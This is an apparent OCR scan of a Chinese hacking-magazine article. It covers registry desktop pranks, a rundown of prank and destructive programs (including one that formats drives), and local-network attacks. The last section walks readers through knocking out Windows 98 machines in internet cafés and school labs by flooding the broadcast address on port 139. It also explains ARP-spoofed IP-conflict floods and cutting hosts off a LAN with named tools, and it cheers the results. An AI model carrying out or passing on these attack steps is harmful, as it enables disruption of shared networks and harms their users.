


图6

假桌面制作完了，但要把“真桌面”给隐藏起来后假桌面才能发挥功效，具体操作步骤如下：打开“开始”菜单，在“运行”中输入regedit，打开注册表编辑器，进入HKEY_CURRENT_USER\SoftWare\Microsoft\Windows\CurrentVersion\Policies\Explorer的分支中，在右窗口中新建一个二进值的键，值名为“Nodesktop”，然后将其键值设置为“1”，确定后退出注册表编辑。重启后进入桌面，你会发觉桌面上所有的图标全没了，如图5。

图标隐藏了，但任务栏还在，还得把它也隐藏掉，把鼠标移到任务栏的上边缘上，当鼠标变成双尖头形时拖住不放往下拉，拉到屏幕的最下方，直到不能拉为止。然后再打开“开始”菜单的“设置”中的“任务栏和开始菜单”选项，在“任务栏选项”中把“最在总前面”消掉，把 “自动隐藏” 选上，如图6，这样任务栏也被隐藏掉了。

最后把刚才那保存下来的屏幕截图打开，将其设置为墙纸。然后看看，效果不错吧，与原来桌面一模一样，不过任凭咱再怎么按它上面的图标和任务栏，它就是没反应。要恢复时只要进入注册表将刚才新建的那个值名为“Nodesktop”二进值的键删除，然后重启计算机后桌面上所有的图标就会恢复。

前面介绍了三种windows系统下的手工设置恶作剧的方法，其实只要你熟悉windows的注册表，还有许许多多的恶作剧玩笑可以设置：修改注册表隐藏驱动器、隐藏控制面板，禁止和修改鼠标键盘等等，让朋友们自己去发现吧！

二、恶作剧程序

如今网上流传着许多恶意程序，这些恶意程序威力极大，对于网络新手来说往往容易中招，因此这里为大家介绍几个最流行最常见的恶作剧程序，使大家对它们能有所防范，减少悲剧的发生。

1.Dancer

危害度：★

Dancer是一个捉弄人的程序，其主程序DDS.exe，如图1，文件大小17KB。运行这个程序后windows的当前窗体和鼠标会有节奏的“跳舞”，十分搞笑，所以程序称为“Dancer”（舞者），

这个恶作剧程序虽然搞笑，但它并不修改系统文件和注册表，所以危害度不大。解决方法：只要重新启动即可。




图 1

2 .ILR.exe

危害度：★★

ilr（ILoveRecycling.exe）也是个恶作剧程序，文件大小15KB。这是一个很另类的恶作剧软件，它不破坏数据，不会让你无法进入系统中，但它又实在很捉弄人。和它的取的文件名“IloveRecycling”的意思一样，这个程序运行后会把硬盘上所有分区里的文件夹通通变成回收站，如图 2。这些“垃圾站”里的文件夹和文件你无法通过点击来进入或打开它们，只能进行“清除”或“还原”操作。




图 2

天啊，真的很烦，全是垃圾箱，文件打不开，只有干着急，要是想进入文件夹该怎么办呢？别着急，恢复方法是用以下格式运行该软件即可：ILoveRecycling.exe -recover，要记牢格式哦！这个程序效果不错，又没有什么危害，可以用来跟朋友开玩笑用。

3. 女鬼程序

危害度：★★

这是一个会跳出女鬼的吓人程序，是吓MM的厉器，运行此程序后女鬼会在每晚的12点以后跳出来。所以有熬夜上网习惯的朋友可要小心了，而且每次出现女鬼都不一样，程序里共有6段女鬼图画，会随机出现，如图3。在晚上12点以后开着音箱关着灯效果就更佳了！胆小的千万别玩。




图 3

此程序只是恶作剧程序，不是病毒！不会对你的系统造成任何破坏，也不会写你系统的注册表。需要退出程序请直接按下“HOME+9”键，这时会弹出窗口，问你是否退出并自动清除，选是则下次开机就不会自动运行了。不过由于女鬼本身的图画和尖叫的“震撼力”已足以把人下的半死，所以假如你认为本程序好玩发给朋友时请务必说明退出方法，避免你的朋友日日受女鬼纠缠而无法自拔。

提示

本程序可能会使人惊吓过度造成严重后果！千万不要让胆小以及有心脏病者或癫痫症者运行本程序！否则后果自负！还要注意的是：本程序是VB6编的，如果你运行不了，需要下载msvbvm60.dll文件到你计算机的Windows目录下。

4.FUHD

危害度：☆☆☆☆

这是一个垃圾文件生成器，程序运行后会在各磁盘（C:-H:）的每一个根目录、第一级子目录和第二级子目录生成随机文件名的垃圾文件，直到把所有的磁盘空间塞满为止。

虽然说现在很多人都有大硬盘，但是大量的垃圾文件分布在各个目录中，也是一件很麻烦的事。而且目录中含有过多的文件，会大大减慢系统的速度。以前有个软件hdfill.exe功能与它很相似的，但是该hdfill需要VB4的运行库才能运行，在没有 VB4 运行库的机器中不能运行该程序。而该程序是用VB5编写的，虽然存在运行库的问题，但Win98中已经带有 VB5 的运行库，所以该程序可以在许多电脑中运行成功。也就是说许多朋友都有中招的可能和危险！




图 4

作为恶作剧软件，它的危害不大。但如果不知道解除方法，也很讨厌。FUHD 压缩包由四个文件组成： FUHD.exe：大小10752字节，它的作用直接在磁盘上生成垃圾文件，程序在后台运行，全过程没有任何提示。 setup.exe：大小10752字节，运行后在后台生成垃圾文件。readme.txt是说明文件。

还有一个是Undo.exe，如图4，大小6656字节，这是作者提供的删除上面两个EXE生成的垃圾文件的文件，如果你中招了，可以找来该文件，运行后就可以清除那些垃圾文件。

5. SEX.EXE

危害度：☆☆☆☆☆

SEX.EXE（恶作剧之王）是个恶意程序，前面提到的几个恶意程序和它相比，简直是小巫见大巫！前面介绍的那几个程序有一点好处，它们都不破坏硬盘数据。但恶作剧之王就不同了，如果你处理不当，它就会格式化你的硬盘，使你所有的资料都被删除！

图 5

它的主程序为SEX.EXE，大小215K，图标为一个女人头像。运行主程序后，屏幕中心会出现一个右眼被黑眼罩蒙住克林顿的海盗头像，如图5，旁边有两行字：“不要摸我的左眼，否则你会后悔的！”。如果你把鼠标移动到它的左眼上时，你的厄运开始了：程序向C:\Windows\temp\Vbe下复制一个副本文件Sex.exe，然后向Autoexec.bat中写入快速格式化命令，从最后一个盘格起，从Z盘开始到C盘一个不留。还会锁定你的鼠标，只要你按回车，便立刻重启并切换到DOS格式（主要是因为在 Windows 下无法格式化 C 盘）。在程序退出之前，自动执行一次 Autoexec.bat，此时已经开始格盘了！当到了系统所在分区，就重新启动机器。重新启动后，开始在纯DOS下再一次格盘，而且还使用了快速格式化命令，即便你的系统中的 Format.com 早已被你删除也没有用，因为程序会检测是否存在Format.com，如果不存在就生成一个。程序在运行后就锁定了系统功能键和鼠标，同时修改了 msdos.sys 文件，加入了BootKeys=0 这一行，目的是使 F4，F5，F8 这些功能键在启动时无效。如果没碰到头像的眼睛，就

不会激活格式化功能，因此就不会有什么事了。

这是个非常恶毒可怕的东东，大家要小心防范它。如果你一旦发现了这种“海盗克林顿”头像，什么都不要做，直接按机箱上的RESET键重新启动，删除%TEMP%\VBE\SEX.EXE即可。如果你的鼠标已经点在它的左眼上了，那就立即关机(1秒钟都不要犹豫)，由A盘启动，并检查C盘是否被格掉了，如果没有被格掉，可以删除Autoexec.bat和C:\Windows\Temp\Vbe下的SEX.EXE，然后进入Win98就可以了。如果已经被格掉了，那大家可以用这几个工具软件修复你的硬盘：

for win98：http://www.chinesehack.org/soft/fire/Recover98.zip

for winNT/2000：http://www.chinesehack.org/soft/fire/RecoverNT.zip

三、局域网攻击

局域网是一定规模的地理区域内，能够依靠具有从中等到较高数据率的物理通信网络。这种网络具有误码率低、速度快等特点，所以局域网被很多组织机构所使用。局域网虽然有许多优点，但其安全不容忽视，许多单位、学校的局域网只是简单地用集线器和网线一连就成了，没有防火墙，也不设置路由规则。如果黑客在这些局域网内部发动攻击那比在互联网发动攻击容易千百倍，不信我们可以下面几个攻击例子。

1.“蓝屏”轰炸

现在不少网吧和学校机房的计算机还依然在用windows 98操作系统，这种个人操作系统极其“脆弱”，随便用一种我们前面讲过的IP炸弹IGMP攻击就可以使它网络出错或者系统瘫痪。而且在局域网里完全不用一台一台地，只要利用一下可爱的“本网广播地址”255.255.255.255来向网内所有的win98系统开炮即可。

先找一个“厉害”点的IP攻击工具，比如dk_boomer.exe就不错，它是一个多线程的攻击工具，最多可以开10个线程进行攻击。打开程序，如图1，填入IP地址：**255.255.255.255**，然后填入端口，139不错，还有次数和线程数(别太狠了)，注意：关键来了！别忘了你自己也在局域网，如果你直接这样开始攻击的话那你自己的Win98也会“英勇赔葬”了。

所以你使用的系统最好是win2000或XP，如果是win98那你得先做好防护工作，安装个天网之类的个人防火墙，把139端口封了。




图1

接着就可以“开始攻击”了，很快局域网内的win98系统会大片大片地出现“蓝屏”现象或者瘫痪，又或是网络出错、无法连接等等，如果你再多攻击几次，结果不想而知了吧，很可怕！不过这种方法只能对付脆弱的win98，对付win2000/XP是不行的，不过我们接着往下看，win2000/XP也不能幸免。

LOOK 提示

TCP/IP规定，主机号全为“1”的网络地址用于广播之用，叫做广播地址，TCP/IP又规定，32比特全为“1”的网间网地址用于本网广播，该地址叫做有限广播地址(limited broadcast address)，这个地址换成十进制就是255.255.255.255。所谓广播，指同时向网上所有主机发送报文。注意：这种广播只能在没有进行过滤的局域网内才能进行，互联网上不不可能的。

2. IP冲突攻击

什么是局域网中IP地址冲突攻击呢？我们知

道在Internet和Intranet网络上使用TCP/IP协议时每台主机必须具有独立唯一的IP地址，有了IP地址的主机才能与网络上的其它主机进行通讯，如果有两台计算机在网络上同时使用同一个IP地址时就会发现IP地址冲突。IP地址冲突造成了很坏的结果：网络客户不能正常工作，因为如果存在冲突，只要电源打开，在客户机上都会频繁出现地址冲突的提示。

在一般情况下只有在两台机器同用一个IP地址的时候才会发生IP冲突攻击，但如果通过发送特殊构建的ARP欺骗数据包能使目标主机以为发现了IP冲突而不断跳出IP地址冲突的提示，而不能正常工作。我们还是先来大致了解一下ARP攻击的原理。

ARP（Address Resolution Protocol）地址解析协议，具体讲就是将网络层（IP层）地址解析为数据连接层的MAC地址。我们知道广域网用具有层次体系的IP协议来进行通讯，可是具体到各个局域网又如何来辨别各个主机呢？在局域网里主机是通地MAC地址进行通讯的。假如有主机A(192.168.0.1:abc111111111)和B(192.168.0.2:abc222222222)，当主机A想与主机B进行通讯时，A只知道B的IP地址是192.168.0.2，当数据包封装到MAC层时他如何知道B的MAC地址呢，一般的OS中是这样做的，在OS的内核中保存一分MAC地址表(arp -a可以看见这个表的内容)，表中有IP和MAC地址的对应关系。当要进行通讯时，系统先查看这个表中是否有相关IP的表项，如果有就直接使用，如果没有系统就会发出一个ARP请求包，这个包的目的地址为广播地址，它的作用就是询问局域网内IP地址为192.168.0.2的主机的MAC地址，它向在局域网中每台机子都发送包含这样一个问题的数据包："我在找一个IP地址为192.168.0.2的主机，你的MAC地址是多少，听到了请回话！我的MAC地址是abc111111111。"但只有IP为192.168.0.2的B才会响应一个ARP应答包给主机A，他说"我是192.168.0.2，找我有啥事吗，我的MAC地址是abc222222222"。这下主机A就知道B的MAC地址了，于时他就可以封包发送了，同时主机A将B的MAC地址放入ARP缓冲中，隔一定时间就将其删除，确保不断更新。

在这个过程中，如果主机A在发送ARP请求时，假如该局域网内有一台主机C的IP和A相同，C就会得知有一台主机的IP地址同自已的IP地址相同，于时就会跳出一个IP冲突的对话框，这也就是说一个主机接收到与自已相同IP发出的ARP请求就会跳出一个IP冲突提示框来，所以只要我们伪造某主机的IP向局域网发ARP请求，或都是发个不停，同时自已的MAC也是伪造的，那就可以造成IP冲突攻击了。




图2




图3

robip.exe就是一个IP冲突攻击工具，如图2，本软件的作用是使被攻击的机器不停地弹出ip地址冲突的对话框，但前提条件是攻击的和被攻击的机器必须在同一局域网内。使用平台为：Windows 98，window 2000，Window XP，Window 2003。使用时把压缩包解压到一个目录下先要安装随程序带来的WinPcap，如图3，

WinPcap是WIN32平台上网络分析和捕获数据包的驱动库，安装 WinPcap 后才可以使用 robip.exe。运行robip.exe，开始时会要你选择网卡，你可以每个都试一试，看看那一个是正确的。

接着填入要攻击的ip地址以及要攻击的次数、攻击时间间隔等。单击“开始攻击”按钮就行了，对方主机会不断的跳出 IP 地址冲突地址，如图 4，这个提示跳出后什么也干不了一定要确定后才行，不过那时我们的第二次攻击已经到了，所有攻击开始后这机子除了拔掉网线或是断电，别的是没办法了，很绝吧！而且这种 IP 冲突攻击即使对方有防火墙也无济于事。

图 4

3. 局域网杀手

前面我们介绍了ARP发动IP冲突攻击，其实ARP 数据包欺骗不仅可以用来进行 IP 冲突攻击，它还可以充当局域网里的“杀手”，把你不喜欢的任何win98/2000/XP主机（只要它和你的主机在同一网内）从局域网上踢除，让它上不了网。

从前面介绍的ARP地址解析协议过程我们知道，主机接收到一个 ARP 请求包后就会把这个包中的信息放入到它的 ARP 表中。如果我们以一个局域网网关或代理服务器等任意一台不想让 B 访问的机子IP的身份用一个不存在的MAC地址向B发送 ARP 应答报文，也就是说我们冒充网关不停地给主机B发送ARP应答报文。报文内容是：“我是网关192.168.0.1，找我有啥事吗，我的MAC地址是abc222222222（根本不存在）。”这样主机B的 ARP 表中的网关的 MAC 地址永远是不存在的，它当然别想再上网了（有关详细 ARP 欺骗原理分析资料见光盘）。

网络执法官就是一个用于构造虚假 ARP 包来欺骗网络主机，使得被指定的主机被从网络中断开的程序，如图 5，此程序只对以路由作为划分的同一局域网内主机有效，不能对网关或路由器外的机器进行监视或管理，只需在一台机器上运行，可穿透防火墙，实时监控、记录整个局域网用户上线情况，它可以限制大批用户上线，对某 IP 段进行封锁，也可以将某个用户踢下局域网。

